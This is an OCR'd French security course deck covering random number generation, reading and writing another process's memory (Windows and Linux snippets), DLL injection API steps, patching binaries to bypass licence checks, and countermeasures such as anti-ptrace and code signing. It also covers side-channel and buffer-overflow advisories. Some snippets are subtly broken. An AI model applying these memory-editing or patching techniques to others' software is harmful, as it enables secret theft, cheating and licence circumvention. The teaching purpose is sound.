- On peut utiliser `haveged` pour ajouter des sources d'entropie (sur un VPS par exemple)

arc4random

```
uint32_t arc4random(void);  //0xFFFFFFFF or 4294967295

void arc4random_buf(void *buf, size_t nbytes);

uint32_t arc4random_uniform(uint32_t upper_bound);

// You can add a byte sequence as randomness to arc4random with
arc4random_addrandom()
```

Example de code

```c
#define MIN_NUM 1000
#define MAX_NUM 9999

int main(void){
    // pas besoin de seed initial
    puts("Press Any Key generate a new secret PIN");
    while(1) {
        getchar();
        int newpin =  MIN_NUM + arc4random_uniform(MAX_NUM + 1);
        printf("%d \n", newpin);
    }
}
```

Recapitulatif

- Utilisez arc4random() ou `/dev/urandom`
- Attention au seed (si besoin)
- Attention aux biais
- Utiliser une librairie reconnue

```
int getRandomNumber()
{
    return 4;  // chosen by fair dice roll.
               // guaranteed to be random.
}
```

Section 4 - Edition mémoire

But

- Récupérer des secrets d'un autre processus
- Modifier une valeur en mémoire
- Obtenir des privilèges
- Tricher

Windows

Processus d'un même utilisateur :

- normalement Ok

Processus d'un autre utilisateur :

- Debug privilege (SeDebugPrivilege)
- Administrateur

Windows Abusing Privilege | Microsoft Doc

Droits

Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                       State
----------------------------------------- ----------------------------------------------------------------- --------
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                Disabled
SeSecurityPrivilege                       Manage auditing and security log                                  Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                          Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                    Disabled
SeSystemProfilePrivilege                  Profile system performance                                        Disabled
SeSystemtimePrivilege                     Change the system time                                            Disabled
SeProfileSingleProcessPrivilege           Profile single process                                            Disabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                      Disabled
SeCreatePagefilePrivilege                 Create a pagefile                                                 Disabled
SeBackupPrivilege                         Back up files and directories                                     Disabled
SeRestorePrivilege                        Restore files and directories                                     Disabled
SeShutdownPrivilege                       Shut down the system                                              Disabled
SeDebugPrivilege                          Debug programs                                                    Disabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                          Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                               Disabled
SeUndockPrivilege                         Remove computer from docking station                              Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                  Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                         Enabled
SeCreateGlobalPrivilege                   Create global objects                                             Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                    Disabled
SeTimeZonePrivilege                       Change the time zone                                              Disabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                             Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled

C:\WINDOWS\system32>
```

Exemple de code

```
BOOL ReadProcessMemory(
  HANDLE  hProcess,       // pid
  LPCVOID lpBaseAddress, // adresse de départ
  LPVOID  lpBuffer,       // notre buffer
  SIZE_T  nSize,          // sa taille
  SIZE_T  *lpNumberOfBytesRead
);
```

```
HANDLE proc = OpenProcess("PROCESS_ALL_ACCESS", FALSE, pid);
void *addr; // target process address
SIZE_T written;
ReadProcessMemory(proc, addr, &value, sizeof(value), &written);
// or
WriteProcessMemory(proc, addr, &value, sizeof(value), &written);

CloseHandle(proc);
```

Nullprogram | Microsoft Doc


Injection de DLL

- `OpenProcess`
- `GetProcAddress`
- `LoadLibraryA`
- `VirtualAllocEx`
- `WriteProcessMemory`
- `CreateRemoteThread`

DLL Injector tools

Systemconf

Injection de DLL



Linux

- ptrace
- process_vm_readv

Mémoire d'un processus sous : /proc/pid/mem

Droits

Processus d'un même utilisateur :

- normalement Ok

Processus d'un autre utilisateur :

- Root

ptrace

on doit s'attacher au process avant avec ptrace

```
char file[64];
sprintf(file, "/proc/%ld/mem", (long)pid);
int fd = open(file, O_RDWR);

ptrace(PTRACE_ATTACH, pid, 0, 0);
waitpid(pid, NULL, 0);

off_t addr = ...; // target process address
pread(fd, &value, sizeof(value), addr);
// or
pwrite(fd, &value, sizeof(value), addr);

ptrace(PTRACE_DETACH, pid, 0, 0);
close(fd);
```

Comment s'en protéger ?

Blocking Ptrace

```
1  int main() {
2
3      if (ptrace(PTRACE_TRACEME, 0, 1, 0) < 0) {
4          printf("DEBUGGING... Bye\n");
5          return 1;
6      }
7      printf("Hello\n");
8      return 0;
9  }
```

Detect-dbg

Comment s'en protéger ?

- Chiffrer les valeurs en mémoire

```
private string encrypted_name; // field

public string Name             // property
{
    get { return decrypt(encrypted_name); }
    set { encrypted_name = encrypt(value); }
}
```

Comment s'en protéger ?

- Checksum sur les valeurs ou groupe de valeurs

```
private string lastname;
private string firstname;
private string hash;

public string LastName
{
    get {
        if (hash == hash(firstname + lastname) {
            return decrypt(encrypted_name);
        }
        else { /* error */ }
    set {   lastname = value;
            hash = hash(firstname + value);
    }
}
//...
```

Section 5 - Modification de code

But

- Modifier le comportement de l'application
- par ex: Eviter le controle d'une licence

Possibilités

Binaire :

- Transformer des `jne` en `je` et vice-versa
- Transformer des bout de code en `nop`

Bytecode :

- Modification du code (avec `ILSpy`, `dotPeek`, `.Net Reflector`)

Megabeets | anti-reverse-engineering-linux


Comment s'en protéger ?

Des idées ?


Signature de code

- Fonctionne sur le principe de la PKI (payant)
- Principalement Windows
- Exe, Msi, VBA, JAR, Ps1, ...
- Peut être imposée avec AppLocker
- Le binaire peut vérifier qu'il soit signé
- mais n'empêche pas la modification du code


Signature de code



Signature de code



Signature de code



Signature de code

- Identifie le développeur
- Certifie que le logiciel n'a pas été modifié

AppViewX | Jeffwilcox

Obfuscation

Rendre le Reverse de code plus compliqué (pas impossible)

Plusieurs techniques :

- Packer
- Substitution d'instructions
- Modification du flow d'instruction

Packer

- Compression d'executable
- Rend plus difficile l'analyse du binaire
- Anti-virus sensibles à ce genre de méthodes
- Temps de lancement plus long

UPX Paker

Section 6 - Side Channel Attacks

WhatsApp

WhatsApp Security Advisories

2020 Updates

October Update

CVE-2020-1907

A stack overflow in WhatsApp for Android prior to v2.20.196.16, WhatsApp Business for An
prior to v2.20.196.12, WhatsApp for iOS prior to v2.20.90, WhatsApp Business for iOS prior
v2.20.90, and WhatsApp for Portal prior to v173.0.0.29.505 could have allowed arbitrary co
execution when parsing the contents of an RTP Extension header.

CVE-2020-1906

A buffer overflow in WhatsApp for Android prior to v2.20.130 and WhatsApp Business for A
prior to v2.20.46 could have allowed an out-of-bounds write when processing malformed l
videos with E-AC-3 audio streams.

Types d'attaques et contre mesures

- Timming Attack
- Optical side-channel attack
- Power-analysis attack
- Differential fault analysis
- Acoustic cryptanalysis
- Electromagnetic attack

Timming Attack

```
1  def PinCodeCheck(input, secret):
2
3      for a, b in zip(input, secret):
4          if not a == b:
5              return false
6
7      return true
```

Section 7 - Buffer Overflow

Buffer Overflow en 2020

WhatsApp Security Advisories

2020 Updates

October Update


CVE-2020-1907

A stack overflow in WhatsApp for Android prior to v2.20.196.16, WhatsApp Business for An
prior to v2.20.196.12, WhatsApp for iOS prior to v2.20.90, WhatsApp Business for iOS prior
v2.20.90, and WhatsApp for Portal prior to v173.0.0.29.505 could have allowed arbitrary co
execution when parsing the contents of an RTP Extension header.

